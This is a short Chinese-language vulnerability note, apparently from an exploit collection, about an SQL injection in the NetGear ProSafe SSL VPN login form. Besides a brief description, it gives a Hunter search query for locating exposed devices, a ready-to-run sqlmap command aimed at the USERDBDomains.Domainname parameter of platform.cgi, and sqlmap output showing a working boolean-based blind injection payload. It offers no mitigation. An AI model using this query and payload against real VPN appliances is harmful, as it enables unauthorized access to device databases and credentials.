N3-2NetGear-ProSafeSSLVPN-SQL


漏洞描述：

NetGear ProSafe SSL VPN存在SQL注入漏洞，可能允许攻击者通过构造特定的SQL查询来操纵数据库。

影响版本：

- NetGear-ProSafeSSLVPN

网站图片:


NETGEAR
PROSAFE
NETGEAR ProSafe™ Gigabit 8 Port VPN Firewall FVS318N
Login
NETGEAR Configuration Manager Login
Help
Username:
Password / Passcode:
Login
Reset
2017 © Copyright NETGEAR®

Domain: geardomain

网络测绘:

Hunter 语法:


- hunterapp.name=="NETGEAR ProSAFE"

漏洞复现:

payload：

```
sqlmap -u "https://xx.xx.xx.xx/scgi-bin/platform.cgi" --form  -p USERDBDomains.Domainname --batch
```

效果图:



```
targets mode
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: USERDBDomains.Domainname (POST)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: thispage=index.htm&USERDBUsers.UserName=ebvy&USERDBUsers.Password=yuMp&USERDBDomains.Domainname=geardomain' AN
D 6214=6214 AND 'qOJU'='qOJU&button.login.USERDBUsers.router_status=Login&Login.userAgent=noLQ

do you want to exploit this SQL injection? [Y/n] Y
[03:04:33] [INFO] the back-end DBMS is SQLite
```